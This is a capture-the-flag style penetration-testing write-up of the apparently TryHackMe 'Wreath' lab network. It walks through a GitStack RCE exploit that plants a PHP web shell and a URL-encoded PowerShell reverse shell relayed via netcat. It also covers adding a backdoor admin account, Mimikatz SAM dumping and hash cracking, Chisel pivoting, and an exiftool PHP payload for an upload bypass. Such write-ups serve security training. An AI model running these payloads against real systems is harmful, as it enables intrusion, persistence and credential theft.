-----------------------------------------------------------------------------------------------  ---------------------------
GitStack - Remote Code Execution                                                                | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)                              | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                                         | php/webapps/43777.py
-----------------------------------------------------------------------------------------------  ---------------------------
Shellcodes: No Results
```

Exploiting GitStack

Now, we have to download the exploit for GitStack 2.3.10 using **searchsploit -m 43777.py** and this exploit needs to be converted to a linux format by executing **dos2unix ./43777.py**.

We now have to modify the exploit by replacing the IP with our IP address,

```

ip = '10.200.105.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []
```


We also have to modify the shell's upload name in the exploit, to ensure that we use the correct name when sending the post request.

```
print ("[+] Create backdoor in PHP")
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php
  system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\hellfire-exploit.php'))
print (r.text.encode(sys.stdout.encoding, errors='replace'))

print ("[+] Execute command")
r = requests.post("http://{}/web/hellfire-exploit.php".format(ip), data={'a' : command})
print (r.text.encode(sys.stdout.encoding, errors='replace'))
```

Now, when we run this exploit, it will run under the Administrator user in Windows, **nt authority\system** user. The exploit also uploaded a web shell that was accessible by browsing http://10.200.105.150/hellfire-exploit.php. The shellcode responds to **a** parameter.


```
Ξ network/wreath → ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to g
ive you a username/password and give you access to this repository. <br />Note : You have to enter
 the credentials of a user which has at least read access to your repository. Your GitStack admini
stration panel username/password will not work. '
[+] Execute command
b'"nt authority\\system\r\n" \r\n'
```

Starting the Burpsuite, and letting it intercept the request going to http://10.200.105.150/hellfire-exploit.php. Send this intercepted request to repeater. In repeater, change the request method from **GET** to **POST** and appended the following to the end of the request,



Response contains the Remote code execution on the GitStack Server,

Since the compromised server didn't have any connection to outside of the internal network (we couldn't ping ourselves), we had to find a way to relay the reverse shell to our ip,



We decided to upload a static copy of netcat on the compromised server (**.200**) and catch the reverse shell from there. To achieve this, we have to set the rule on the firewall on host **.200** using **firewall-cmd --zone=public --add-port 25000/tcp** and we can then transfer the netcat binary through **python3 -m http.server** and **curl http://10.50.106.199:8000/nc -o hellfire-nc && chmod +x hellfire-nc**. To establish a connection, we used **./hellfire-nc -nvlp 25000** on .200 and ran this PowerShell one-liner reverse shell which is URL encoded in burp suite,

powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('IP',25000)%3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535%25{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$sendback+%3d+(iex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$sendbyte.Length)%3b$stream.Flush()}%3b$client.Close()"

Request

Pretty Raw Hex \n ☰

```
1 POST /web/hellfire-exploit.php HTTP/1.1
2 Host: gitserver.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 576
11
12 a=
powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.105.200
',25000)%3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3bwhil
e(($i+%3d+$stream.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+(New-Object+-Typ
eName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$sendback+%3d+(iex+$data+2>
%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+'%3b$se
ndbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte
,0,$sendbyte.Length)%3b$stream.Flush()}%3b$client.Close()"
```

We sent this request in Burpsuite and received our reverse shell in our netcat listener,

```
[root@prod-serv tmp]# ./hellfire-nc -nvlp 25000
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::25000
Ncat: Listening on 0.0.0.0:25000
Ncat: Connection from 10.200.105.150.
Ncat: Connection from 10.200.105.150:50067.
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Looking back at the nmap result, we can see that port TCP 3389 is open and may allow us to gain connect through RDP (Remote Desktop Protocol). To obtain RDP access, we added a user account and ran the following to add the account to the "Administrator" and "Remote Management Users" groups through the reverse shell.

net user hellfire hellfire /add
net localgroup Administrators hellfire /add
net localgroup "Remote Management Users" hellfire /add

```
PS C:\GitStack\gitphp> net user hellfire
User name                    hellfire
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            30/03/2022 04:38:11
Password expires             Never
Password changeable          30/03/2022 04:38:11
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```


Our new hellfire user can login to RDP or gain a stable CLI-based reverse shell with Evil-winrm (**sudo gem install evil-winrm**). Now we can login with Evil-winrm by executing,

evil-winrm -u hellfire -p "hellfire" -i 10.200.105.150

```
Ξ ~ → evil-winrm -u hellfire -p hellfire -i 10.200.105.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\hellfire\Documents> whoami
git-serv\hellfire
```

We have also gained access via RDP using xfreerdp client,

xfreerdp /v:10.200.105.150 /u:hellfire /p:'hellfire' +clipboard /dynamic-resolution /drive:/tmp,share



Since we have RDP access, we can harvest the credentials from the system using Mimikatz. There are ways to run Mimikatz on the system like transferring the binary over the system but Anti-Virus might detect it so instead, we mounted a share using freerdp, and were able to run Mimikatz without transferring it onto the system and execute it using **\\tsclient\share\mimikatz.exe**. We then configure mimikatz to **privilege::debug** and **token::elevate**. Then, we dump the Windows SAM file with **lsadump::sam**.

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]
```

The hashes of Administrator and Thomas users are dumped with Mimikatz. Further, we can't crack the hash of the Administrator user but we can crack the hash of the Thomas user using password cracking tools like John The Ripper or Hashcat. We executed John The Ripper using **john.exe crackme_hash.txt --wordlist=rockyou.txt --format=NT** and we can see the clear text password,

```
C:\Password Cracker\john-1.9.0-jumbo-1-win64\run>john.exe crackme_hash.txt --wordlist=rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (?)
1g 0:00:00:00 DONE (2022-03-30 09:47) 1.412g/s 10570Kp/s 10570Kc/s 10570KC/s i<3scotty..i<3meh
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Enumerating 10.200.105.100

From our briefings, we can safely assume that this is Thomas's personal Windows PC that has antivirus software enabled. We enumerated the machine through evil-winrm using it's built-in powershell scripts. Since the evil-winrm has a feature to give us access to our personal powershell scripts, we can run this command to let us run the powershell scripts on the target without ever writing it onto the disk, **evil-winrm -u Administrator -H <ADMIN-HASH> -i 10.200.105.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/**.

We can now invoke the **Invoke-Portscan.ps1** script. This script can be found in the Github repository. We invoked the script by specifying it and then executed it to enumerate 10.200.105.100 using **Invoke-Portscan.ps1** and **Invoke-Portscan -Hosts 10.200.105.100 -TopPorts 50**,

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.105.100 -TopPorts 50


Hostname      : 10.200.105.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21 ...}
finishTime    : 4/6/2022 1:52:36 PM
```

The scan results show port 80 and 3389 is open. As we didn't have access to the webserver from our current pivot, we used Chisel to proxy our connection to the webserver. On the compromised machine at 10.200.105.150 we uploaded chisel using evil-winrm's upload feature, **upload /home/kali/boxes/tryhackme/network/wreath/chisel.exe C:\Users\Administrator\Documents\hellfire-chisel.exe**


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /home/kali/boxes/tryhackme/network/wreath/chisel.exe C:\Users\Administrator\Documents\h
ellfire-chisel.exe
Info: Uploading /home/kali/boxes/tryhackme/network/wreath/chisel.exe to C:\Users\Administrator\Documents\hellfire-chisel.exe


Data: 10974548 bytes of 10974548 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2022   9:52 AM        8230912 hellfire-chisel.exe
```

Now, open up a port in Windows Firewall to allow the forward connection to be made on 10.200.105.150 using the command **netsh advfirewall firewall add rule name="hellfire-chisel" dir=in action=allow protocol=tcp localport=19000**,


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="hellfire-chisel" dir=in action=allow protocol=tcp localport=19000

Ok.
```

After uploading the chisel and opening the port on the Windows Firewall on the 10.200.105.150, we can rename it and execute the following command on the server, **.\hellfire-chisel.exe server -p 19000 --socks5**. We then proceeded to start a chisel client on our attacker to route our traffic through **./chisel_1.7.7_linux_amd64 client 10.200.105.150:19000 9090:socks**.

Now, we are ready with our proxy to accept our traffic, we needed to configure our browser to point towards this proxy. We used Foxyproxy, as its available in every web browsers extension store,



Navigating to http://10.200.98.100 brought us to Thomas's development landing page.



At the first glance, this seems like a duplicate of the released page. But, we can see that in wappalyzer, there is PHP 7.4.11 is running. We then identify the path where the repository directory is placed in the system using **Get-ChildItem -Recurse / Website.git**,


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Recurse / Website.git


    Directory: C:\GitStack\repositories


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git
```

Now, that we got the repository path in the system, we proceed further to download this directory on our local system using **download C:\GitStack\repositories\Website.git /home/kali/boxes/tryhackme/network/wreath/Website.git**


```
e.git
Info: Downloading C:\GitStack\repositories\Website.git to /home/kali/boxes/tryhackme/network/wreath/Website.git


Info: Download successful!
```

We extract the repository with GitTools. We then inspected the directory and index.php seem interesting as it contains the image uploader code having a filter that checks for image file extension and image size, then the file is uploaded in **/uploads** directory. But, there is a vulnerability in image upload which makes it vulnerable to extension bypass by appending a **.php** to an acceptable image name.


Upon navigating to /resources, we got a prompt for basic authentication,



After trying the Thomas with his previously compromised credentials, we got access to image upload page.




Now, we downloaded the cat picture from the google and upload it on the site and get access to the pic at http://10.200.105.100/resources/uploads/67586673.jpg,



Now that we can access the picture at the described path, we injected the php one-liner test payload as a comment in image metadata using exiftool, using the command, **exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" hellfire-test.jpeg.php** and view the payload in meta information of the image using **exiftool hellfire-test.jpeg.php**,

